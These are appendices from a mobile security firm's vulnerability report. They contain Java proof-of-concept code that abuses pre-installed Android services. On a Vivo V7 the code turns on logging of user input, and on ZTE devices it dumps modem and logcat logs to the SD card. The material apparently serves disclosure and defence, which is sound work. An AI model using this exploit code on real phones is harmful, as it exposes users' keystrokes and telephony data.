
```

## Appendix G. Obtaining User Input on the Vivo V7 via Setting a System Property.

```

public void vivo_v7_set_properties_as_phone() {
    Intent i = new Intent();
    i.setClassName("com.qualcomm.qti.modemtestmode",
"com.qualcomm.qti.modemtestmode.MbnTestService");
    VivoServiceConnection servConn = new VivoServiceConnection();
    boolean ret = bindService(i, servConn, BIND_AUTO_CREATE);
    Log.d(TAG, "initService() bound with " + ret);
}
class VivoServiceConnection implements ServiceConnection {
    public void onServiceConnected(ComponentName name, IBinder boundService) {
        Log.w(TAG, "onServiceConnected");
        Class clazz = boundService.getClass();
        Parcel data = Parcel.obtain();
        data.writeInterfaceToken("com.qualcomm.qti.modemtestmode.f");
        data.writeString("persist.sys.input.log");
        data.writeString("yes");
        Parcel reply = Parcel.obtain();
        try {
            boundService.transact(1, data, reply, 0);
        } catch (RemoteException e) {
            e.printStackTrace();
        }
    }
    @Override
    public void onServiceDisconnected(ComponentName arg0) {}
}

```

## Appendix H. PoC Code for Obtaining the Modem Logs.

Below is the source code to initiate the writing of the modem logs to the SD card. After executing this code, a directory with a path of /sdcard/sd\_logs will appear. After around 20 seconds, a binary file will appear in this directory. An example file name is sdlog\_13\_12\_44\_21.qmdl.gz. The file needs to be decompressed with gunzip first. Then the file can be parsed for telephony data

matching specific formats or input into a program that views or converts the qmdl file. The code below needs to be inserted into an Android app on a ZTE device. In addition, the device should have a SIM card inserted.

```
public void zte_enable_and_start_modem_logs() throws Exception {
    Class servman = Class.forName("android.os.ServiceManager");
    Method getServ = servman.getDeclaredMethod("getServiceManager", new Class[0]);
    getServ.setAccessible(true);
    Object obj = getServ.invoke(null, new Object[0]);
    Class iServiceManager = obj.getClass();
    Method[] iSM = iServiceManager.getDeclaredMethods();
    Method getService = iServiceManager.getDeclaredMethod("getService", new
    Class[]{String.class});
    getService.setAccessible(true);
    String serviceName = "ModemService";
    IBinder modemServiceBinderyProxy = (IBinder) getService.invoke(obj, new Object[]
    {serviceName});
    Class modemServiceBinderyProxyClass = modemServiceBinderyProxy.getClass();
    Method[] mdBPmethd = modemServiceBinderyProxyClass.getDeclaredMethods();
    Parcel data = Parcel.obtain();
    data.writeInterfaceToken("com.android.modem.service.IModemService");
    Parcel reply = Parcel.obtain();
    modemServiceBinderyProxy.transact(1, data, reply, 0); // gets the ISdlogService

    int check = reply.readInt();
    IBinder sdLogInterface = reply.readStrongBinder();
    data.recycle();
    reply.recycle();
    Parcel data1 = Parcel.obtain();
    Parcel reply1 = Parcel.obtain();
    data1.writeInterfaceToken("com.android.modem.service.ISdlogService");
    sdLogInterface.transact(0x18, data1, reply1, 0); // configSdlog()Z
    int replyint1 = reply1.readInt();
    data1.recycle();
    reply1.recycle();
    Parcel data2 = Parcel.obtain();
    Parcel reply2 = Parcel.obtain();
    data2.writeInterfaceToken("com.android.modem.service.ISdlogService");
    sdLogInterface.transact(0x5, data2, reply2, 0); // enableLog()V
    int replyint2 = reply2.readInt();
    data2.recycle();
    reply2.recycle();
    Parcel data3 = Parcel.obtain();
    Parcel reply3 = Parcel.obtain();
    data3.writeInterfaceToken("com.android.modem.service.ISdlogService");
    sdLogInterface.transact(0x2, data3, reply3, 0); // startLog()V

    int replyint3 = reply3.readInt();

    data3.recycle();
    reply3.recycle();
}
```

## Appendix I. PoC Code for Obtaining the Logcat Logs.

Below is the source code to initiate the writing of the logcat logs to the SD card. After executing this code, a directory with a path of /sdcard/sd\_logs/AdbLog/logcat will be created. Then four files corresponding to the names of the logcat log buffers will start being written in the directory.

```
public void zte_obtain_android_log() throws Exception {
    Class servman = Class.forName("android.os.ServiceManager");
    Method getServ = servman.getDeclaredMethod("getServiceManager", new Class[0]);
    getServ.setAccessible(true);
    Object obj = getServ.invoke(null, new Object[0]);
    Class iServiceManager = obj.getClass();
    Method[] iSM = iServiceManager.getDeclaredMethods();
    Method getService = iServiceManager.getDeclaredMethod("getService", new
    Class[]{String.class});
    getService.setAccessible(true);
    String serviceName = "ModemService";
    IBinder modemServiceBinderyProxy = (IBinder) getService.invoke(obj, new Object[]
    {serviceName});
    Class modemServiceBinderyProxyClass = modemServiceBinderyProxy.getClass();
    Method[] mdBPMethd = modemServiceBinderyProxyClass.getDeclaredMethods();
    Parcel data = Parcel.obtain();
    data.writeInterfaceToken("com.android.modem.service.IModemService");
    Parcel reply = Parcel.obtain();
    modemServiceBinderyProxy.transact(2, data, reply, 0); // gets the IAssistantService
    int check = reply.readInt();
    IBinder serviceInterface = reply.readStrongBinder();
    data.recycle();
    reply.recycle();
    Parcel data1 = Parcel.obtain();
    Parcel reply1 = Parcel.obtain();
    data1.writeInterfaceToken("com.android.modem.service.IAssistantService");
    data1.writeInt(1);
    serviceInterface.transact(0x1, data1, reply1, 0); // enableDeamonProcess(Z)V
    int replyint1 = reply1.readInt();
    data1.recycle();
    reply1.recycle();
    Parcel data2 = Parcel.obtain();
    Parcel reply2 = Parcel.obtain();
    data2.writeInterfaceToken("com.android.modem.service.IAssistantService");
    data2.writeInt(1);
    serviceInterface.transact(0x12, data2, reply2, 0); // enableAdbLog(Z)V
    int replyint2 = reply2.readInt();
    data2.recycle();
    reply2.recycle();
}
```

# Quokka

## **About Quokka, Inc.**

The world of digital security is ready to evolve beyond distrust. We want less fear, and more peace of mind: less worry, and more confidence. Meet Quokka (formerly Kryptowire), a different kind of mobile security and privacy company. Our proactive, light-touch solutions put users and their privacy first, helping people, teams, and enterprises around the world take back control of their digital security privacy in the new work and live anywhere world.

Please visit [www.quokka.io](http://www.quokka.io) or connect with us on LinkedIn and Twitter (@Quokka\_io) for more information.